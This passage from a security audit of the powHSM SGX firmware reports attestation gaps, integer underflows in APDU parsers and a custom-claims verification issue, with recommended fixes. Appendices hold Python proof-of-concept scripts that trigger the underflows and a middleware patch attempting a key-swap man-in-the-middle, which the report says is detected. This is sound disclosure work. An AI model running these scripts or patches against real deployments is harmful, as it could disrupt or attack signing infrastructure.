- QE SVN (Quoting Enclave Security Version Number) checking
- TCB Recovery List verification
- Certificate Revocation List (CRL) checking
- TCB Level to security status mapping

Some policies are missing and should be hardcoded:

- No expected MRENCLAVE/MRSIGNER allowlists
- No TCB level security policies
- No platform configuration requirements

It means that:

- Any SGX platform with valid Intel-signed quotes are trusted
- There is no protection against outdated microcode or compromised TCB levels
- There is no revocation checking for known vulnerable platforms

The main risk is that the system accepts attestations from potentially compromised SGX platforms as long as they have valid cryptographic signatures, without verifying the actual security posture of the Trusted Computing Base.

9.2. Integer underflow in `P1_BTC`

LOW-6	Integer underflow in `P1_BTC` APDU		
Likelihood	●○○○	**Impact**	●○○○

Description

Bitcoin transaction length is not checked.

Recommendation

Check that `auth.tx.remaining_bytes` is superior to 7 bytes before doing the subtraction.

There is an integer underflow vulnerability lines 248-256 in `auth_sign_handle_btctx`:

```c
if (auth.tx.remaining_bytes == 0) {
    for (uint8_t i = 0; i < BTCTX_LENGTH_SIZE; i++) {
        auth.tx.remaining_bytes += APDU_DATA_PTR[i] << (8 * i);
    }
    // BTC tx length includes the length of the length
    // and the length of the sighash computation mode and
    // extradata length
    auth.tx.remaining_bytes -=
        BTCTX_LENGTH_SIZE + SIGHASH_COMP_MODE_SIZE + EXTRADATA_SIZE;
}
```

Vulnerability details:

1. `auth.tx.remaining_bytes` is a `uint32_t`

2. The initial value is read from 4 bytes (`BTCTX_LENGTH_SIZE` = 4) of user-controlled APDU data using little-endian encoding
3. The subtraction on lines 255-256 subtracts 7 bytes

- `BTCTX_LENGTH_SIZE = 4`
- `SIGHASH_COMP_MODE_SIZE = 1`
- `EXTRADATA_SIZE = 2`

4. If an attacker provides a transaction length value inferior to 7, the unsigned integer will underflow

A PoC is available in Appendix A. We added the following debug statement to confirm the underflow.

```c
LOG("auth remaining bytes = %x\n", auth.tx.remaining_bytes);
```

The SGX enclave logs confirm the underflow is happening.

```
Client connected...
I/O <= 0x800201052c000080000000800000008000000000000000000000000000
I/O => 0x800202529000
I/O <=
0x8002020300000000000041414141414141414141414141414141414141414141414141414141414141414141414141
[Enclave] [DBG] in processing extradata
[Enclave] [DBG] in remaining_bytes == 0
[Enclave] auth remaining bytes = fffffffc
[Enclave] auth apdu_offset = 4
[Enclave] [E] Unsupported TX Version: 1094795585
```

We did not manage to exploit this further, which is why it has a low impact. Nevertheless it allows an attacker to keep the parser in this state for a long period.

9.3. Integer underflow in `P1_RECEIPT` APDU

LOW-7	Integer underflow in `P1_RECEIPT` APDU		
Likelihood	●○○○	**Impact**	●○○○
Description			
Invalid tracking of the remaining bytes, it is only set for first top-level list. It allows an integer underflow if multiple top-level lists are sent.			
Recommendation			

Check that `auth.receipt.remaining_bytes` is superior to `APDU_DATA_SIZE` before doing the subtraction.

`rlp_consume` returns success even if it doesn't consume all the bytes.

The remaining_bytes tracking in `auth_receipt.c` is set only for the first top-level list encountered:

```c
  if (auth.receipt.level == TOP_LEVEL) {
      auth.receipt.remaining_bytes = size + rlp_list_prefix_size(size);
  }
```

By sending multiple top-level lists, an attacker could provoke an integer underflow on `auth.receipt.remaining_bytes`.

```c
int res = rlp_consume(APDU_DATA_PTR, APDU_DATA_SIZE(rx));
    if (res < 0) {
        LOG("[E] RLP parser returned error %d\n", res);
        THROW(ERR_AUTH_RECEIPT_RLP);
    }
    auth.receipt.remaining_bytes -= APDU_DATA_SIZE(rx);
```

A PoC is available in Appendix B. We added the following debug statement to confirm the underflow.

```c
LOG("[DBG] auth.receipt.remaining_bytes = %x\n",
auth.receipt.remaining_bytes);
```

The SGX enclave logs confirm the underflow is happening.

```
I/O => 0x800204509000
I/O <=
0x800204c6808080808080c6808080808080c6808080808080c6808080808080c6808080808080c680808
[Enclave] [DBG] in auth_sign_handle_receipt
[Enclave] [DBG] auth.receipt.remaining_bytes = fffffffb7
I/O => 0x800204509000
```

We did not manage to exploit this further, which is why it has a low impact. Nevertheless it allows an attacker to keep the parser in this state for a long period.

9.4. Multiple theoretical integer overflows in `der_encode_uint`

INFO-8	Integer overflows in `der_encode_uint`

Description

There are multiple theoretical integer overflows in the function because of insufficient checks on the input variables. The integer overflow risks in `der_encode_uint` are essentially non-existent with current usage patterns.

Recommendation

Even though `len=0` is impossible with current usage, defensive programming practices suggest to:

- add input validation
- protect against future API changes
- prevent potential security issues if the function is ever used elsewhere

`der_encode_uint` does not check its inputs. In particular if `len` could be equal to 0, multiple issues could occur.

Vulnerable Code (`firmware/src/hal/sgx/src/trusted/der_utils.c:36`):

```c
while (!src[trim] && trim < (len - 1))
    trim++;
```

Issue:

- If `len = 0`, then `len - 1 = SIZE_MAX` (underflow)
- Loop condition `trim < SIZE_MAX` is almost always true
- There is infinite loop or buffer over-read accessing `src[trim]` beyond bounds

Vulnerable code (`firmware/src/hal/sgx/src/trusted/der_utils.c:41`):

```c
dest[off++] = len - trim + (lz ? 1 : 0);
```

Issue:

- If `len = 0` and `trim = 1`, then `len - trim = SIZE_MAX`
- `SIZE_MAX + 1 = 0` (after `uint8_t` cast)
- This results to malformed DER encoding

Vulnerable code (`firmware/src/hal/sgx/src/trusted/der_utils.c:44`)

```c
memcpy(dest + off, src + trim, len - trim);
```

Issue:

- Same `len - trim` calculation
- If `trim > len`, `len - trim` underflows to huge value
- `memcpy` attempts to copy massive amount of data
- There is a buffer overflow

If we look at how `der_encode_uint` is called in practice, there is no issue. The integer overflow risks in `der_encode_uint` are essentially non-existent with current usage patterns.

```c
uint8_t r_len = (uint8_t)der_encode_uint(r_encoded, sig->r, sizeof(sig->r));
uint8_t s_len = (uint8_t)der_encode_uint(s_encoded, sig->s, sizeof(sig->s));
```

Here, `len` is always `sizeof(sig->r)` or `sizeof(sig->s)`, which are fixed at compile time (typically 32 bytes), so `len=0` cannot occur in the current implementation.

But there are theoretical scenarios where `len=0` could occur:

- If the function were made public/exported and called directly by other code with malicious or buggy parameters
- Future code changes that pass dynamic lengths instead of `sizeof()`

These vulnerabilities could be triggered by:

- Malformed ECDSA signatures with unusual R/S values
- Signatures with all-zero components (len = 0)
- Large signature components that cause length overflows

9.5. Missing verification in the upgrade process

INFO-9	Missing verification of the `custom claims` hash

Description

The Open Enclave documentation indicates that the `custom claims` hash included in the attestation report must be verified. This is confirmed by a comment on the `oe_sgx_verify_evidence` function[6], which shows that the `custom claims` buffer is explicitly excluded from the report verification. However, this is not exploitable due to the fact that Open Enclave **does check** the hash when extracting the claims[7], as is the case when calling `oe_verify_evidence` with the `claims` buffer. This has been confirmed through dynamic testing, see Appendix C.

As it's not exploitable, this vulnerability has been marked as **informational**.

Recommendation

While the hash is implicitly verified when Open Enclave extracts the claims from the report, we recommend verifying the hash before using the peer enclave's public key.

The powHSM upgrade process onboards a new powHSM instance, initializing it with the existing seed and password. To securely exchange these sensitive values, both enclaves use local attestation to verify each other identities and exchange public keys for an Elliptic Curve Diffie-

[6] https://github.com/openenclave/openenclave/blob/5b8b72f4b6dac80dad8765feacd966f75b9cac31/common/sgx/verifier.c#L827

[7] https://github.com/openenclave/openenclave/blob/5b8b72f4b6dac80dad8765feacd966f75b9cac31/common/sgx/verifier.c#L628

Hellman key agreement. This results in a symmetric key that is used to encrypt the export database with AES-GCM.

Success

Using ECDH over secp256k1 and AES-GCM for encryption is compliant with the state of the art. The firmware relies on the `bitcoin-core/secp256k1` library[8] and Mbed TLS,[9] both well-tested cryptographic libraries.

The confidentiality and integrity of the seed and password during the upgrade are ensured by the use of AES-GCM with the symmetric key agreed upon a key exchange. To safely exchange their public keys, preventing an active Man-in-the-Middle attack, the enclaves make use of the user-controlled `report_data` field in the report. This field is 64 bytes long. While a 33-byte secp256k1 public key would fit in this field, Open Enclave opts to allow longer buffers by hashing the content of the `custom claims` buffer with SHA-256, storing the hash in the `report_data` field, and appending the buffer to the report. This `custom claims` buffer is thus not covered by the MAC that guarantees the integrity of the report. Instead, the MAC ensures the integrity of the hash in `report_data`, and the hash ensures the integrity of the buffer. In consequence, verifying that the hash of the appended buffer matches the hash stored in the report is crucial to ensuring that the other enclave's public key has not been tampered with. Otherwise, it opens the opportunity for an active attacker to swap one of the public keys with their own and be able to decrypt the exported database containing the seed.

[8] https://github.com/bitcoin-core/secp256k1
[9] https://github.com/Mbed-TLS/mbedtls

A. PoC for `P1_BTC` integer underflow

Python

```python
#!/usr/bin/env python3
"""
Usage: python3 underflow_poc.py [--host HOST] [--port PORT]
"""

import socket
import struct
import sys

def send_apdu(sock, cla, ins, p1, data):
    """Send APDU and return response."""
    # Build APDU: [CLA] [INS] [P1] [DATA...]
    apdu = bytes([cla, ins, p1]) + data

    # Send with 4-byte length prefix (wire protocol)
    length_prefix = struct.pack(">I", len(apdu))
    wire_message = length_prefix + apdu

    print(f"→ Sending: {apdu.hex(' ').upper()}")
    sock.sendall(wire_message)

    # Receive response
    length_data = sock.recv(4)
    data_length = struct.unpack(">I", length_data)[0]
    complete_response = sock.recv(data_length + 2)  # +2 for status word

    if data_length > 0:
        response_data = complete_response[:data_length]
        status_word = complete_response[data_length:data_length + 2]
    else:
        response_data = b""
        status_word = complete_response[:2]

    status_code = struct.unpack(">H", status_word)[0]
    print(f"← Response: {response_data.hex(' ').upper()}, Status:
    0x{status_code:04X}")

    return response_data, status_code
```

```python
def main():
    # Default connection settings
    host = "localhost"
    port = 7777

    # Parse command line args
    if len(sys.argv) >= 3 and sys.argv[1] == "--host":
        host = sys.argv[2]
    if len(sys.argv) >= 5 and sys.argv[3] == "--port":
        port = int(sys.argv[4])

    print("Integer Underflow PoC")
    print("=" * 40)
    print(f"Target: {host}:{port}")
    print()

    try:
        # Connect to SGX enclave
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(10)
        sock.connect((host, port))
        print("✓ Connected to SGX enclave")

        # Constants
        CLA = 0x80
        INS_SIGN = 0x02
        P1_PATH = 0x01
        P1_BTC = 0x02

        print("\n--- Step 1: Initialize signing session (P1_PATH) ---")
        # Send authorized BIP32 path that requires BTC validation
        # Path: m/44'/0'/0'/0/0 + input_index=0 (25 bytes total)
        path_data = struct.pack("<B", 0x05)  # Path length: 5 elements
        path_data += struct.pack("<I", 0x8000002C)  # 44' (hardened)
        path_data += struct.pack("<I", 0x80000000)  # 0' (hardened)
        path_data += struct.pack("<I", 0x80000000)  # 0' (hardened)
        path_data += struct.pack("<I", 0x00000000)  # 0 (non-hardened)
        path_data += struct.pack("<I", 0x00000000)  # 0 (non-hardened)
        path_data += struct.pack("<I", 0x00000000)  # Input index: 0

        response, status = send_apdu(sock, CLA, INS_SIGN, P1_PATH, path_data)
```

```
        if status != 0x9000:
            print(f"✗ P1_PATH failed with status 0x{status:04X}")
            return False

        if len(response) < 4 or response[2] != P1_BTC:
            print(f"✗ Expected P1_BTC request, got 0x{response[2]:02X}")
            return False

        bytes_requested = response[3]
        print(f"✓ Session initialized, enclave requests {bytes_requested} bytes for
        BTC transaction")

        print("\n--- Step 2: Trigger integer underflow (P1_BTC) ---")

        # VULNERABILITY: payload_length < 7 causes integer underflow
        payload_length = 3  # Less than required 7 bytes

        print(f"Payload length: {payload_length}")
        print(f"Vulnerable calculation: {payload_length} - 7 = {payload_length -
        7}")
        print(f"Expected underflow result: 0x{(payload_length - 7) &
        0xFFFFFFFF:08X}")

        # Build malicious BTC transaction data
        btc_data = struct.pack("<I", payload_length)  # 4 bytes: malicious length
        btc_data += b"\x00"  # 1 byte: sighash mode (legacy)
        btc_data += struct.pack("<H", 0)  # 2 bytes: extradata size

        # Pad to exactly bytes_requested
        if len(btc_data) < bytes_requested:
            padding_needed = bytes_requested - len(btc_data)
            padding = b"A" * padding_needed  # 0x41414141...
            btc_data += padding

        print(f"Sending {len(btc_data)} bytes to trigger vulnerability...")

        response, status = send_apdu(sock, CLA, INS_SIGN, P1_BTC, btc_data)

        print(f"\n--- Result ---")
        print(f"Status: 0x{status:04X}")

        sock.close()
        return True
```

```
    except socket.error as e:
        print(f"✗ Connection error: {e}")
        return False
    except Exception as e:
        print(f"✗ Error: {e}")
        return False

if __name__ == "__main__":
    success = main()
    sys.exit(0 if success else 1)
```

B. PoC for `P1_RECEIPT` underflow

```python
#!/usr/bin/env python3
"""
Usage: python3 receipt_underflow_poc.py
"""

import socket
import struct
import sys

def send_apdu(sock, cla, ins, p1, data):
    """Send APDU and return response."""
    apdu = bytes([cla, ins, p1]) + data
    length_prefix = struct.pack(">I", len(apdu))
    wire_message = length_prefix + apdu

    print(f"→ Sending: {apdu.hex(' ').upper()}")
    sock.sendall(wire_message)

    length_data = sock.recv(4)
    data_length = struct.unpack(">I", length_data)[0]
    complete_response = sock.recv(data_length + 2)

    if data_length > 0:
        response_data = complete_response[:data_length]
        status_word = complete_response[data_length:data_length + 2]
    else:
        response_data = b""
        status_word = complete_response[:2]

    status_code = struct.unpack(">H", status_word)[0]
    print(f"← Response: {response_data.hex(' ').upper()}, Status:
    0x{status_code:04X}")

    return response_data, status_code

def create_valid_btc_tx():
    """Create a valid Bitcoin transaction."""
    btc_tx_hex =
    "01000000010c25db7dc67a51c2aa406514373c83a87b25cb313f530fbfa5210007fa65e1f0000000
    return bytes.fromhex(btc_tx_hex)
```

```
def create_minimal_valid_receipt():
    minimal_receipt = b"\xC6\x80\x80\x80\x80\x80\x80"  # 7 bytes

    print(f"  Structure: {minimal_receipt.hex(' ').upper()}")
    print(f"  List content: 6 bytes")
    print(f"  remaining_bytes = 6 + 1 = 7")
    print(f"  Underflow: 7 - 80 = 0x{(7 - 80) & 0xFFFFFFFF:08X}")

    # Copy the receipt multiple times
    copies_needed = (80 // len(minimal_receipt)) + 1
    repeated = (minimal_receipt * copies_needed)[:80]

    return repeated

def setup_to_receipt_state(sock):
    """Setup BTC transaction and get to receipt state."""
    CLA = 0x80
    INS_SIGN = 0x02
    P1_PATH = 0x01
    P1_BTC = 0x02

    # Send path
    path_data = struct.pack("<B", 0x05)
    path_data += struct.pack("<I", 0x8000002C)  # 44'
    path_data += struct.pack("<I", 0x80000000)  # 0'
    path_data += struct.pack("<I", 0x80000000)  # 0'
    path_data += struct.pack("<I", 0x00000000)  # 0
    path_data += struct.pack("<I", 0x00000000)  # 0
    path_data += struct.pack("<I", 0x00000000)  # Input index

    response, status = send_apdu(sock, CLA, INS_SIGN, P1_PATH, path_data)
    if status != 0x9000:
        return None

    # Send BTC transaction
    btc_tx = create_valid_btc_tx()
    payload_length = 4 + 1 + 2 + len(btc_tx)
    btc_data = struct.pack("<I", payload_length)
    btc_data += b"\x00"
    btc_data += struct.pack("<H", 0)
    btc_data += btc_tx
```

```
    offset = 0
    bytes_requested = response[3] if len(response) >= 4 else 82

    while offset < len(btc_data):
        chunk_size = min(bytes_requested, len(btc_data) - offset, 82)
        chunk = btc_data[offset:offset + chunk_size]

        response, status = send_apdu(sock, CLA, INS_SIGN, P1_BTC, chunk)
        if status != 0x9000:
            return None

        offset += chunk_size

        if offset >= len(btc_data):
            if len(response) >= 3 and response[2] == 0x04:
                return response[3] if len(response) >= 4 else 80

        bytes_requested = response[3] if len(response) >= 4 else 82

    return None

def main():
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(10)
        sock.connect(("localhost", 7777))
        print("✓ Connected")

        payload = create_minimal_valid_receipt()

        # Setup fresh state
        receipt_bytes = setup_to_receipt_state(sock)
        if not receipt_bytes:
            print("✗ Failed to reach receipt state")
            return

        print(f"Ready for {receipt_bytes} bytes")
        print(f"Payload: {len(payload)} bytes")

        CLA = 0x80
        INS_SIGN = 0x02
```

```
        P1_RECEIPT = 0x04

        response, status = send_apdu(sock, CLA, INS_SIGN, P1_RECEIPT, payload)

        print(f"Result: 0x{status:04X}")

        # Reset connection for next attempt
        sock.close()
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(10)
        sock.connect(("localhost", 7777))

        sock.close()
        return True

    except Exception as e:
        print(f"✗ Error: {e}")
        return False

if __name__ == "__main__":
    success = main()
    sys.exit(0 if success else 1)
```

C. PoC for missing verification in the upgrade process

The Man-in-the-Middle setup is quite straightforward: the `dist/sgx/upgrade-existing-powhsm` script uses `dist/sgx/scripts/migrate` that calls the middleware to run the process on both enclaves. The goal is to modify the middleware to change the public key before passing it to the peer enclave.

The first step is to generate the migration authorization file (the migration spec):

```bash
# All commands are run from the `middleware` directory, using the shell spawned by `term`

# Generate a migration authorization file
python signmigration.py message -e [exporter_MRENCLAVE] -i [importer_MRENCLAVE] -o [output_filename]

# Using the private keys of the authorized signers, sign this spec file

python signmigration.py key -o [output filename] -k [private key in hex]

# Run the (modified) migration

python adm_sgx.py migrate_db -p 7777 -s host.docker.internal -z migration_authorization.json
```

In a test setup, it must be signed by at least two of the three testing authorizer keys. The keys can be generated with the following script, from the seeds defined in `firmware/src/common/src/upgrade_signers/testing.h`:

```python
from Crypto.Hash import keccak

seeds = [f"RSK_POWHSM_TEST_AUTHORIZER_{i}" for i in range(0, 3)]
keys = [keccak.new(data=seed.encode(), digest_bits=256).hexdigest() for seed in seeds]

with open("testing_upgrade_keys.txt", "w") as fp:
    for i in range(3):
        fp.write(f"{seeds[i]}: {keys[i]}\n")
```

The signed migration authorization file must be moved to `dist/sgx/migration_auth.json`.

Since the goal of the proof-of-concept is to decrypt a migration database, we can use the current enclave's `MRENCLAVE` value for both the importer and exported (because we will not modify the enclave itself).

Next, we modify the middleware to swap the public key. To do so, we can apply the following patch to swap the report's public key with `dist/sgx/pk.bin`:

Diff

```
diff --git a/middleware/admin/migrate_db.py b/middleware/admin/
migrate_db.py
index 9eedbc9..3be1b75 100644
--- a/middleware/admin/migrate_db.py
+++ b/middleware/admin/migrate_db.py
@@ -26,6 +26,13 @@ from .sgx_migration_authorization import
SGXMigrationAuthorization
 from sgx.hsm2dongle import SgxUpgradeRoles


+def tamper_evidence(evidence):
+    with open("pk.bin", "rb") as fp:
+        pk = fp.read()
+    new_evidence = evidence[:-33] + pk
+    return new_evidence
+
+
 def do_migrate_db(options):
     head("### -> Migrate DB", fill="#")
     hsm_src = None
@@ -87,6 +94,9 @@ def do_migrate_db(options):
         dst_evidence = hsm_dst.migrate_db_get_evidence()
         info(f"OK. Got {len(dst_evidence)} bytes")

+        src_evidence = tamper_evidence(src_evidence)
+        dst_evidence = tamper_evidence(dst_evidence)
+
         info("Sending destination evidence to source...", nl=False)
         hsm_src.migrate_db_send_evidence(dst_evidence)
         info("OK")
@@ -97,9 +107,12 @@ def do_migrate_db(options):
         info("Getting data from source...", nl=False)
         migration_data = hsm_src.migrate_db_get_data()
         info("OK")
-        info("Sending data to destination...", nl=False)
-        hsm_dst.migrate_db_send_data(migration_data)
-        info("OK")
```

```
+        # info("Sending data to destination...", nl=False)
+        # hsm_dst.migrate_db_send_data(migration_data)
+        # info("OK")
+
+        with open("migration_data.bin", "wb") as fp:
+            fp.write(migration_data)
     except Exception as e:
         raise AdminError(f"Failed to migrate DB: {str(e)}")
     finally:
```

The key pair can be generated with this script:

```python
import secp256k1

sk = secp256k1.PrivateKey()
pk = sk.pubkey

with open("sk.bin", "wb") as fp:
    fp.write(bytes.fromhex(sk.serialize()))
with open("pk.bin", "wb") as fp:
    fp.write(pk.serialize())
```

To actually use the modified middleware, run `build/dist_sgx` and `cp bin/adm_sgx.py ../dist/sgx/bin`.

The script should complete until the middleware is called and starts the upgrade process. The upgrade should stop in the `OP_UPGRADE_IDENTIFY_PEER` step with error code `0x6A03` (`ERR_UPGRADE_AUTH`). The logs indicate that OpenEnclave returns `OE_QUOTE_HASH_MISMATCH`, meaning that the manipulation of the `custom claims` buffer has been detected.